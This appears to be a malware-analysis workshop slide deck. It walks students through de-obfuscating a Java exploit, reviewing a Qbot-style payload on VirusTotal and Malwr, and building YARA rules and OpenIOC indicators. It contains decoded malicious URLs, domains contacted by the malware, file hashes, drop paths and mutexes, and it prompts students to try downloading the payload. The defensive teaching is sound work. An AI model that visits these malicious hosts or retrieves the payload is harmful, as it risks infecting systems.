64 public static void main (String[] args) throws java.lang.Exception
65 {
66     String data = "3e6c4e676b693d";
67     String s1 = "";
68     String as[] = uGmNxvdaKb(data, s1);
69     String s14 = "";
70     for(int i = 0; i < as.length; i++)
71         s14 = (new StringBuilder()).append(s14).append(XJSBj(as[i], "8")).toString();
72     System.out.println(s14);
73
74
75 }
```

Ad Blocked

input

Output

☒ syntax highlight

Success time: 0.07 memory: 380160 signal:0

FtVosqE

Success time: 0.07 memory: 380224 signal:0

cdn5.tequilaguildofamerica.com:16122/cars.php?style=580&pixel=114&timeline=12&news=675&image=125
1&usage=338&rate=727&meta=504

Ad Blocked

Save

Ideone it!

Success time: 0.07 memory: 380160 signal:0

SHA256: 9c2ffb4feecb57a27f85558043f22a8618e3916eb6b5c3f60f3443610881148

File name: aobarm.exe

Detection ratio: 5 / 55

Analysis date: 2014-08-25 18:43:12 UTC (2 days, 2 hours ago)



Analysis

File detail

Relationships

Additional information

Comments 1

Votes

Behavioural information

| Antivirus | Result | Update |
|-----------|----------------------------------|----------|
| Bkav | HW32.Laneul.guag | 20140821 |
| DrWeb | BackDoor.Qbot.222 | 20140825 |
| Qihoo-360 | HEUR/Malware.QVM20.Gen | 20140825 |
| Rising | PE:Malware.XPACK-LNR/Heur!1.5594 | 20140825 |
| Sophos | Mal/Qbot-I | 20140825 |
| AVG | ✓ | 20140825 |

Workshop

TIPS!

```
7 ▾ /* Name of the class has to be "Main" only if the class is public. */
8  class Ideone
9  ▾ {
10
11      //copied from exploit
12      public static String decryption(String inobfuscated)
13  ▾  {
14          //some decryption
15          return inobfuscated;
16      }
17
18      public static void main (String[] args) throws java.lang.Exception
19  ▾  {
20          //copied from exploit
21          String obfuscated = "oadspoadfpofdp";
22
23          // your code goes here
24      System.out.println(decryption(obfuscated));
25      }
26  }
```

DO IT LIVE!



Workshop

Make sure you can access the following tools:

<https://www.virustotal.com/>

<http://www.showmycode.com/>

<http://ideone.com/>


<https://github.com/rapid7/metasploit-framework>

Upload the exploit to VirusTotal and see what it says.

Use ShowMyCode to decompile exploit and IDEOne to run decompiled code and de-obfuscate it.

Search around on Metasploit's GitHub and see if you can identify the exploit.

Can you download the payload?



20 MINUTES

Workshop

Briefing

Payload Analysis



Virus Total

Malwr

[←](#) [→](#) [↻](#) <https://www.virustotal.com/en/file/9c2ffb4feecb57a27f85558043f22a8618e3916eb6b5c3f60f3443610881148/analysis/> [★](#) [☰](#)

[🏠](#) [Community](#) [Statistics](#) [Documentation](#) [FAQ](#) [About](#) [🇬🇧 English](#) [Join our community](#) [Sign in](#)

[📄](#) **Written files**

C:\Documents and Settings\<USER>\Application Data\Microsoft\Akiegaki\akiegak.dll (successful)

[📄](#) **Copied files**


SRC: C:\9c2ffb4feecb57a27f85558043f22a8618e3916eb6b5c3f60f3443610881148
DST: C:\Documents and Settings\<USER>\Application Data\Microsoft\Akiegaki\akiegaki.exe (successful)

[📌](#) **Code injections in the following processes**

explorer.exe (successful)
ping.exe (successful)
VBoxTray.exe (successful)
akiegaki.exe (successful)

[📄](#) **Created mutexes**

9c2ffb4feecb57a27f85558043f22aa (successful)
sswjvoi (successful)
Global\expptt (successful)
Global\kmydtpd (successful)
Global\rejyevyi (successful)
Global\akiegaki (successful)



[←](#) [→](#) [↻](#) <https://www.virustotal.com/en/file/9c2ffb4feecb57a27f85558043f22a8618e3916eb6b5c3f60f3443610881148/analysis/> [★](#) [☰](#)

[🏠](#) [Community](#) [Statistics](#) [Documentation](#) [FAQ](#) [About](#) [🇬🇧 English](#) [Join our community](#) [Sign in](#)

[📁 HTTP requests](#)

URL: http://google.com/
TYPE: GET
USER AGENT: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

URL: http://vindicoasset.edgesuite.net/Repository/CampaignCreative/Campaign_16474/INSTREAMAD/KRWT0565H_Chili_Pot_Non-New.flv?a=20555
TYPE: GET
USER AGENT: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

URL: http://vyqfqswbokld.com/dlZkPXpLy.php
TYPE: POST
USER AGENT: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

URL: http://forumity.com/show-ip.php
TYPE: GET
USER AGENT: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

[📁 DNS requests](#)

google.com (173.194.40.101)


nouawetqd.biz

www.ip-adress.com (64.34.169.244)

vindicoasset.edgesuite.net (90.84.60.106)

nvxjhyncqizjrjuicwss.biz

zzlwdlilmhyisztgcctgtp.org



[Analyses](#)[Search](#)[Submit](#)[About ▾](#)[Sign up](#)[Login](#)[Quick Overview](#)[Static Analysis](#)[Behavioral Analysis](#)[Network Analysis](#)[Dropped Files](#)[Comment Board \(0\)](#) [Flattr this!](#)**Tags:** None

Analysis

| CATEGORY | STARTED | COMPLETED | DURATION |
|----------|---------------------|---------------------|-------------|
| FILE | 2015-03-16 12:50:40 | 2015-03-16 12:52:58 | 138 seconds |

File Details

| | |
|--------------|---|
| FILE
NAME | 2014-08-25-Sweet-Orange-EK-malware-payload.exe |
| FILE
SIZE | 294912 bytes |
| FILE | PE32 executable (GUI) Intel 80386, for MS Windows |

<https://malwr.com>

[Analyses](#)[Search](#)[Submit](#)[About](#) ▾[Sign up](#)[Login](#)

Signatures

File has been identified by at least one AntiVirus on VirusTotal as malicious


The binary likely contains encrypted or compressed data.

Retrieves Windows ProductID, probably to fingerprint the sandbox

Tries to unhook Windows functions monitored by Cuckoo

Installs itself for autorun at Windows startup

Screenshots



Hosts

No hosts contacted.

Domains

No domains contacted.

https://malwr.com/analysis/NDIzYjMxOGVhYmM2NDg1ODhhODliOGVkZjVjMGY3ZTc/#signature_antisandbox_unhook



- 2014-08-25-Sweet-Orange-EK-malware-payload.exe 1880
- Explorer.EXE 1428
 - okvgyuku.exe 452
 - cmd.exe 1512
 - ping.exe 1376
 - Reader_sl.exe 1624
 - GrooveMonitor.exe 1648

[2014-08-25-Sweet-Orange-EK-malware-payload.exe](#)[Explorer.EXE](#)[okvgyuku.exe](#)[cmd.exe](#)[ping.exe](#)[Reader_sl.exe](#)[GrooveMonitor.exe](#)

2014-08-25-Sweet-Orange-EK-malware-payload.exe, PID: 1880, Parent PID: 288

[1](#)[...](#)[25](#)[26](#)[27](#)[network](#)[filesystem](#)[registry](#)[process](#)[services](#)[synchronization](#)

| TIME | API | ARGUMENTS | STATUS | RETURN | REPEATED |
|----------------------------|---------------------|--|---------|------------|----------|
| 2015-03-16
04:50:42,594 | NtReadVirtualMemory | Buffer:
pr\x19\x00xq\x1
9\x00xr\x19\x00
\x80q\x19\x00\x | success | 0x00000000 | |

DO IT LIVE!



Workshop

Make sure you can access the following tools:


<https://www.virustotal.com/>

<https://malwr.com/>

Upload the payload to VirusTotal and see what it says.

Upload the payload to Malwr and review the sandbox results.

Use the results from the above tools to build a list of unique attributes for the malware that may be used as indicators.



10 MINUTES

Workshop

Briefing

Build IOCs



TotalHash

Malwr

YaraGenerator

IOCBucket




The pattern matching swiss knife for malware researchers (and everyone else)

OpenIOC

An Open Framework for Sharing Threat Intelligence

Sophisticated Threats Require Sophisticated Indicators





#totalhash

Malware Analysis Database

[HOME](#)[SEARCH](#)[NETWORK SEARCH](#)[UPLOAD](#)[BLOG](#)[HELP](#)[ABOUT US](#)[CONTACT US](#)

Welcome to the #totalhash malware analysis database, powered by Team Cymru

#totalhash provides static and [dynamic analysis](#) of [Malware](#) samples. The data available on this site is *free for non commercial use*. If you have samples that you would like analyzed you may [upload them to our server](#).

Interested in more power? Try [Malware Hawk](#), Team Cymru's premium version of #totalhash.

Search #totalhash

Keys: av dnsrr email filename hash ip mutex pdb registry url useragent version



For details on how to perform searches, get some [help](#).

For MD5, SHA1, SHA256 and SHA512 no prefix is needed.

| PREFIX | DESCRIPTION |
|-------------------------|--|
| <code>name:</code> | File name pattern |
| <code>type:</code> | File type/format |
| <code>strings:</code> | String contained in the binary |
| <code>ssdeep:</code> | Fuzzy hash |
| <code>crc32:</code> | CRC32 hash |
| <code>imphash:</code> | Search for PE Imphash |
| <code>file:</code> | Opened files matching the pattern |
| <code>key:</code> | Opened registry keys matching the pattern |
| <code>mutex:</code> | Opened mutexes matching the pattern |
| <code>domain:</code> | Contacted the specified domain |
| <code>ip:</code> | Contacted the specified IP address |
| <code>url:</code> | Performed HTTP requests matching the URL pattern |
| <code>signature:</code> | Search for Cuckoo Sandbox signatures |
| <code>tag:</code> | Search on your personal tags |

https://cse.google.com/cse/publicurl?cx=010337935378536718712:wuyfjjdqzfy

Google

Search in CSE home

Custom Search

Sandbox Search

QuimbyKit90adsf90

About 5 results (0.34 seconds)

Sort by: Relevance

powered by Google Custom Search


Analysis - Malwr - Malware Analysis by Cuckoo Sandbox

https://malwr.com/.../ ZjlkODRkNjJjMTFjNGQ3ODg4NzU4NjJjYTVIMTAwNGQ/

6 days ago ... signs: [{u'type': u'http', u'value': {u'count': 1, u'body': u'', u'uri': u'http://ipecho.net/ plain', u'method': u'GET', u'host': u'ipecho.net', u'version': ...

0351489fda345e65ece6e1c6e3516055

https://malwr.com/.../ NWY2MTlkYzJmYjE2NDI5Y2JINTY5ZmM0NTEzY2lwODQ/

6 days ago ... signs: [{u'type': u'http', u'value': {u'count': 1, u'body': u'', u'uri': u'http://ipecho.net/ plain', u'port': 80, u'host': u'ipecho.net', u'version': u'1.1', ...

Signatures


https://www.hybrid-analysis.com/.../ ed4f9dea4102cf06c8ab72eec10e190d259944c9e9656a124df4ca6c208059...

2 hours ago ... details: "QuimbyKit90adsf90"; source: Created Mutant; relevance: 3/10; research: Show me all reports matching the same signature. GETs files ...

f0b2a092678139684812b829cccbe187

https://malwr.com/.../ NTU3OWRiNTY4ODcwNDEyZGJkYTgxZDcwYWEyY2UwMDE/

19 hours ago ... signs: [{u'type': u'http', u'value': {u'count': 1, u'body': u'<?xml version="1.0"?>\r\n< methodCall>\r\n<methodName>LJ.



#totalhash

Malware Analysis Database

[HOME](#)[SEARCH](#)[NETWORK SEARCH](#)[UPLOAD](#)[BLOG](#)[HELP](#)[ABOUT US](#)[CONTACT US](#)

Search #totalhash

Keys: av dnsrr email filename hash ip mutex pdb registry url useragent version

Here you can search for static or dynamic characteristics of samples in our database.

Switch to [Network View](#)

Displaying 1 - 20 of 67 results

| SHA1 | TIMESTAMP | ORIGIN | SIGNATURE | PACKER |
|--|---------------------|--------|--------------------------|--------|
| b88d4b74367e9056baa354ccda2bef580da5e911 | 2015-03-10 06:02:11 | | no_virus | N/A |
| 0de0840ac4af460324666773d99388c88148104b | 2015-03-10 05:53:39 | | no_virus | N/A |

| | |
|---------------|--|
| ANALYSIS DATE | 2015-03-10 06:02:11 |
| MD5 | eea80629f3c079c412faf2a7c4848f91 |
| SHA1 | b88d4b74367e9056baa354ccda2bef580da5e911 |

Static Details:

| | | |
|-----------|--|--|
| FILE TYPE | Zip archive data, at least v1.0 to extract | |
| AV | 360 Safe | no_virus |
| AV | Ad-Aware | Java.Exploit.CVE-2013-0422.F |
| AV | Alwil (avast) | no_virus |
| AV | Arcabit (arcavir) | Java.Exploit.CVE-2013-0422.F |
| AV | Authentium | no_virus |
| AV | Avira (antivir) | no_virus |
| AV | BullGuard | Java.Exploit.CVE-2013-0422.F |
| AV | CA (E-Trust Ino) | no_virus |



For details on how to perform searches, get some [help](#).

Term *mutex:zx5fwtw4ep*

Search Results (limited to first 100)

| Timestamp | MD5 | File Name | File Type | Antivirus |
|---------------------------|----------------------------------|--|--|-----------|
| March 23, 2015, 1:01 p.m. | d1a39b123d15819df0d70872a3d5337d | FAX_20150313_1426242566_167.zip | Zip archive data, at least v2.0 to extract | 43/57 |
| March 19, 2015, 6:22 a.m. | 183f6c2bf474fca461890407bdd4cceb | 275a00794a4b51c8a66f62a052f6387ea3610977c3808c49fdf93df21ef647a6.exe | PE32 executable (GUI) Intel 80386, for MS Windows | 1/57 |
| March 19, 2015, 6:10 a.m. | 8106a33d98a063a814a6ae2ec68f3de6 | fax_23134.exe | PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows | 33/57 |
| March 19, 2015, 5:08 a.m. | c4f66eeb41777b2aaff4df8bacb11f4d | Invoice.exe | PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows | 29/57 |
| March 18, 2015, 8:59 p.m. | c4f66eeb41777b2aaff4df8bacb11f4d | Invoice.exe.malware | PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows | 21/57 |
| March 18, 2015, 8:30 p.m. | 87cd839caea807ec5f50100edab03307 | Documents_JP3922PV8.exe | PE32 executable (GUI) Intel 80386, for MS Windows | 18/57 |
| March 18, 2015, 6:14 p.m. | 1c443541f6c9379772c2324b7a515aa3 | SignedDocuments_AN994264SKR.sc_ | PE32 executable (GUI) Intel 80386, for MS Windows | 33/57 |
| March 18, 2015, 4:28 p.m. | f36c9f8df6a1d8ce9ee4f97111ec9746 | Documents.zip | Zip archive data, at least v2.0 to extract | 3/57 |
| March 18, 2015, 3:36 p.m. | 86ef282b24dc82c5775d95327ff8fa73 | HSBC-2739.exe_ | PE32 executable (GUI) Intel 80386, for MS Windows | 45/57 |
| March 18, 2015, 3:33 p.m. | 2e307b6fd8b69cb1e937430d6c6768f7 | fax_23134.zip | Zip archive data, at least v2.0 to extract | 16/57 |
| March 18, 2015, 2:22 p.m. | 1778b4f040140f2f449bd8323d1edad6 | new_fax_message85522.exe | PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows | n/a |
| March 18, 2015, 1:37 p.m. | 87cd839caea807ec5f50100edab03307 | Documents_JP3922PV8.exe | PE32 executable (GUI) Intel 80386, for MS Windows | 3/57 |

YARAGENERATOR

[Generate Rules](#)[View Your Rules](#)[Source Code](#)

MORE YARA TOOLS

[Yara Project](#)[Yara Exchange](#)[Yara Resources](#)[Malwarehouse](#)

EXTERNAL RESOURCES

[XenoSec](#)[VirusTotal](#)[ZeroBin](#)

Generate a New YARA Rule

Select Sample Set *Max Size (All Samples) 20 MB* No file chosenSample Set File Type: *REQUIRED (Default: Unknown)*

Unknown or Other Type ▼

Rule Name: *REQUIRED*

No Spaces and Must Start With a Letter

Rule Description:

Description of Rule

Rule Tags:

Seperate Tags with a Space, must be AlphaNumeric

Rule Author:

Your Name, Email, Both or None :)



YARAGENERATOR

[Generate Rules](#)[View Your Rules](#)[Source Code](#)

MORE YARA TOOLS

[Yara Project](#)[Yara Exchange](#)[Yara Resources](#)[Malwarehouse](#)

EXTERNAL RESOURCES

[XenoSec](#)[VirusTotal](#)[ZeroBin](#)

Behold Your 1 YARA Rules:

For your security, you must be logged in to download your rules, you cannot share these links.

Download: [QuimbyBot.yar](#)

[Delete Rule](#)

```
rule QuimbyBot
{
  meta:
    author = "idiom"
    date = "2015-10-05"
    description = "Quimby Bot"
    hash0 = "f0b2a092678139684812b829cccbe187"
    hash1 = "c88946409ff1259e447bcc2f46a9db76"
    sample_filetype = "exe"
    yaragenerator = "https://github.com/Xen0ph0n/YaraGenerator"
  strings:
    $string0 = "AUctype_base@std@@"
    $string1 = "August" wide
    $string2 = "(\\d{1,3}(\\.\\d{1,3}){3})"
    $string3 = "- not enough space for thread data" wide
    $string4 = "AV_Node_capture@tr1@std@@"
```



```
QuimbyBot.yar
1 rule QuimbyBot
2 {
3 meta:
4     author = "idiom"
5     description = "Quimby Bot"
6     hash0 = "f0b2a092678139684812b829cccbe187"
7     hash1 = "c88946409ff1259e447bcc2f46a9db76"
8     sample_filetype = "exe"
9     yaragenerator = "https://github.com/Xen0ph0n/YaraGenerator"
10 strings:
11     $string0 = "KERNEL32.DLL" wide
12     $string1 = "<value><string>Another Victim</string></value>"
13     $string2 = "AUctype_base@std@"
14     $string3 = "2$2,282X2"
15     $string4 = " delete[]"
16     $string5 = "C.PjRV"
17     $string6 = "<member><name>lineendings</name>"
18     $string7 = "xdigit"
19     $string8 = "F><(t'<)t"
20     $string9 = "south-africa"
21     $string10 = "November" wide
22     $string11 = "Sunday" wide
23     $string12 = "<value><int>1</int></value>"
24     $string13 = "bad exception"
25     $string14 = "$regex_traits@D@tr1@std@@@tr1@std@"
26     $string15 = "omni callsig'"
27     $string16 = "C,PjVV"
28     $string17 = "F8PjDS"
29     $string18 = "                H" wide
30 condition:
31     18 of them
32 }
33
```

Virus Total Stub Generator

You can use this tool to create a stub IOC from the details Virus Total has for a given file. To use it simple drop in an address for a file on Virus Total and hit generate.

Generate

Notes:

- This is a stub of an IOC intended to be used as a base to make a more robust IOC.
- The IOC stub is generated from data provided by Virus Total. Not all files have the same data available.
- The format of the IOC stub may change frequently as we refine it.

```
a52f8d9274f246ec719cd123bdeddff43d8b831.ioc.xml
a52f8d9274f246ec719cd123bdeddff43d8b831.ioc.xml *
1 <?xml version='1.0' encoding='us-ascii'?>
2 <ioc xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" id="b2a06019-e018-46e1-83ff-e85a
modified="2015-10-04T21:42:50" xmlns="http://schemas.mandiant.com/2010/ioc">
3   <short_description>IOC stub by @iocbucket.</short_description>
4   <description>This is a stub of an IOC intended to be used as a base to make a more robust IOC.</description>
5   <authored_by>@iocbucket</authored_by>
6   <authored_date>2015-10-04T21:42:50</authored_date>
7   <definition>
8     <Indicator id="39ff670d-8dc9-4b95-9dab-50788dd38a9b" operator="OR">
9       <IndicatorItem condition="is" id="72dcfcfb-3cc7-4c9a-bbb7-b4ce68aa129c">
10         <Context document="FileItem" search="FileItem/Md5sum" type="mir"/>
11         <Content type="md5">f0b2a092678139684812b829cccbe187</Content>
12       </IndicatorItem>
13       <IndicatorItem condition="is" id="272d19e9-7b0b-4049-86da-403901408095">
14         <Context document="FileItem" search="FileItem/Sha1sum" type="mir"/>
15         <Content type="sha1">e1b54c96ae66de1f7505b4147587bf3cacc24482</Content>
16       </IndicatorItem>
17       <IndicatorItem condition="is" id="b82c503f-74fd-4575-82eb-9750d0ac6a2e">
18         <Context document="FileItem" search="FileItem/Sha256sum" type="mir"/>
19         <Content type="sha256">ed4f9dea4102cf06c8ab72eec10e190d259944c9e9656a124df4ca6c20805983</Content>
20       </IndicatorItem>
21     <Indicator id="34eac899-e950-4efd-ae16-5bee61f70a03" operator="AND">
22       <IndicatorItem condition="is" id="c155dd52-a6d7-46bc-a21e-a5f47e3b16e6">
23         <Context document="FileItem" search="FileItem/FileName" type="mir"/>
24         <Content type="string">nice (1)</Content>
25       </IndicatorItem>
26       <IndicatorItem condition="is" id="a1c52403-2510-46a7-8716-9cb70553d468">
27         <Context document="FileItem" search="FileItem/SizeInBytes" type="mir"/>
28         <Content type="int">128001</Content>
29       </IndicatorItem>
30       <IndicatorItem condition="is" id="20447d85-aade-4b98-b394-e0ba2cb161da">
31         <Context document="FileItem" search="FileItem/PEInfo/PETimestamp" type="mir"/>
32         <Content type="date">2015-09-28T11:28:38Z</Content>
33       </IndicatorItem>
34     </Indicator>
35     <Indicator id="7bc93f71-fe34-418f-bdff-4cfa17661fd8" operator="AND">
36       <IndicatorItem condition="is" id="0620de7f-6627-4d30-b45e-0a7be46aab3b">
37         <Context document="FileItem" search="FileItem/FileName" type="mir"/>
38         <Content type="string">ed4f9dea4102cf06c8ab72eec10e190d259944c9e9656a124df4ca6c20805983.bin</Content>
39       </IndicatorItem>
```

←→↻

https://www.iocbucket.com/openioceditor

IOC Bucket

Platform Information

Search

Upload

Feeds

Tools

Feedback

My

TOOLS / OPENIOC ONLINE EDITOR

OpenIOC Online Editor

Beta

Name

@iocbucket

Description

This is a stub of an IOC intended to be used as a base to make a more robust IOC.

And

Or

Cookie Items

URL Items

Form Items

File Download Items

Email Items

Network Items

User Items

Registry Items

Module Items

System Items

Driver Items

Service Items

Process Items

Task Items

File Items

Disk Items

⌵

+

Or

File MD5 is f0b2a092678139684812b829cccbe187

File Sha1sum is e1b54c96ae66de1f7505b4147587bf3cacc24482

File Sha256sum is ed4f9dea4102cf06c8ab72eec10e190d259944c9e9656a124df4ca6c20805983

▶

+

AND

▶

+

AND

⌵

+

AND

File Name is qqc2king.exe

OpenIOC Online Editor Beta

Name @iocbucket

Description This is a stub of an IOC intended to be used as a base to make a more robust IOC.

And

Or

Cookie Items

URL Items

Form Items

File Download Items

Email Items

Network Items

User Items

Registry I

Module Items

System Items

Driver Items

Service Items

Process Items

Task Items

File Items

Disk Items

▲ + Or

📄 Process Handle Name contains QuimbyKit90adsf90

▶ + AND

▶ + AND

DO IT LIVE!



Workshop

Register a free account for the following tools (if you haven't already):

<https://yaragenerator.com/>

<https://www.iocbucket.com>

<https://www.virustotal.com/>

<https://malwr.com/>

Make sure you can access the following tools:

<http://totalhash.com/>

Use the indicators you identified to search for related malware samples on TotalHash and Malwr.

Generate an IOC stub from your malware analysis on VirusTotal.

Edit the IOC to make it general enough to match the other related samples that you identified above.

NOTE: OpenIOC uses the term 'Process Handle' for Mutex



20 MINUTES

Workshop

Briefing

Close Feedback Loop



Image Attribution

- Email designed by Henrique Sales from the Noun Project
- Browser designed by Kwesi Phillips from the Noun Project
- Handshake designed by DEADTYPE from the Noun Project
- Gears designed by Rebecca Walthall from the Noun Project
- Magnifying Glass designed by Edward Boatman from the Noun Project
- Warning designed by Melissa Holterman from the Noun Project
- Plus designed by Alex S. Lakas from the Noun Project
- Notepad designed by Lemon Liu from the Noun Project
- Browser designed by Adriano Emerick from the Noun Project
- “Bill O’reilly Flips Out (Do it Live!!!!11) [DiscoTech RMX]”, <http://www.youtube.com/user/morevidznw/about>
- No designed by Alex Dee from the Noun Project
- Sad designed by Brian Dys Sahagun from the Noun Project
- Surveillance designed by Luis Prado from the Noun Project
- Download designed by Jonathan Searfoss from the Noun Project
- Analysis designed by Christopher Holm-Hansen from the Noun Project
- Js File designed by usciconic.com from the Noun Project
- Bug designed by Matt Crum from the Noun Project

One More Thing...

[Home](#) [Event Actions](#) [Input Filters](#) [Global Actions](#) [Sync Actions](#) [Administration](#) [Audit](#) [Discussions](#) 0 proposals in 0 events [Malware Information Sharing Platform](#) [Log out](#)



[View Event](#)
[View Event History](#)

[Edit Event](#)
[Delete Event](#)
[Add Attribute](#)
[Add Attachment](#)
[Populate from OpenIOC](#)
[Populate from ThreatConnect](#)
[Propose Attribute](#)
[Propose Attachment](#)

[Contact Reporter](#)
[Download as...](#)

[List Events](#)
[Add Event](#)

New flavor of Dridex



















| | |
|--------------|---|
| Event ID | 2315 |
| Uuid | 5613bd83-7988-4573-b008-4119950d2109 |
| Org | CERT.be |
| Owner org | CIRCL |
| Contributors |   |
| Email | alexandre.dulaunoy@circl.lu |
| Tags | TLP:GREEN x + |
| Date | 2015-10-06 |
| Threat Level | Medium |
| Analysis | Initial |
| Distribution | All communities |
| Description | New flavor of Dridex |
| Published | Yes |

▾ Pivots ▾ Attributes ▾ Discussion

✖ 2315: New fl...

+

📄 🔍 ⌕

